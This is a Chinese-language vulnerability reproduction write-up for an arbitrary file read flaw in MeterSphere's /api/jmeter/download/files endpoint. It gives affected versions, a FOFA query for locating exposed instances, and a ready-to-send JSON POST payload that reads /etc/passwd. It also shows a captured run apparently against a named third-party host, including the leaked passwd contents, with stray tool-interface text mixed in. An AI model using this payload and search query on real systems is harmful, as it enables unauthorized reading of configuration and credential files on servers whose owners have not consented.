M5-1MeterSphere-任意文件读取


漏洞描述：

MeterSphere /api/jmeter/download/files 路径文件存在文件读取漏洞，攻击者可通过该漏洞读取系统重要文件（如数据库配置文件、系统配置文件）、数据库配置文件等等，导致网站处于极度不安全状态。

影响版本：

MeterSphere v2.6.2及之前的v2版本
MeterSphere v1.20.19 LTS及之前的v1版本

网站图片：



网络测绘：

fofa语法：

FOFA：title="MeterSphere"

漏洞复现：

payload：

```
POST /api/jmeter/download/files HTTP/1.1
Host: your-ip
Content-Type: application/json
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

{"reportId":"123","bodyFiles":[{"id":"aaa","name":"/etc/passwd"}]}
```

效果图:

Request

数据包扫描 热加载 构造请求

```
POST /api/jmeter/download/files HTTP/1.1
Host: metersphere.cbyzx.com
Content-Type: application/json
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

{"reportId":"123","bodyFiles":[{"id":"aaa","name":"/etc/passwd"}]}
```

Responses 581bytes / 23ms

```
HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Sat, 16 Dec 2023 09:47:54
Content-Type: application/zip
Connection: keep-alive
Content-Disposition: attachment;
Content-Length: 581

PK...passwdu...
```

显示响应
匹配器
提取器
复制为
浏览器中
下载 Bo
智能自动
发送到
剪切
复制
粘贴

PS：响应体为压缩包，在浏览器打开，解压就可以查看文件内容

123.zip (评估版本)

文件(F) 命令(C) 工具(S) 收藏夹(O) 选项(N) 帮助(H)

添加 解压到 测试 查看 删除 查找 向导 信息 扫描病毒 注释 自解压格式

123.zip\\etc - ZIP 压缩文件, 解包大小为 1,172 字节

名称	大小	压缩后大小	类型	修改时间	CRC32
..			文件夹		
passwd	1,172	445	文件	2023/12/16 1...	A5A2565E

查看 - passwd

文件(F) 编辑(E) 查看(V) 帮助(H)

```
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
```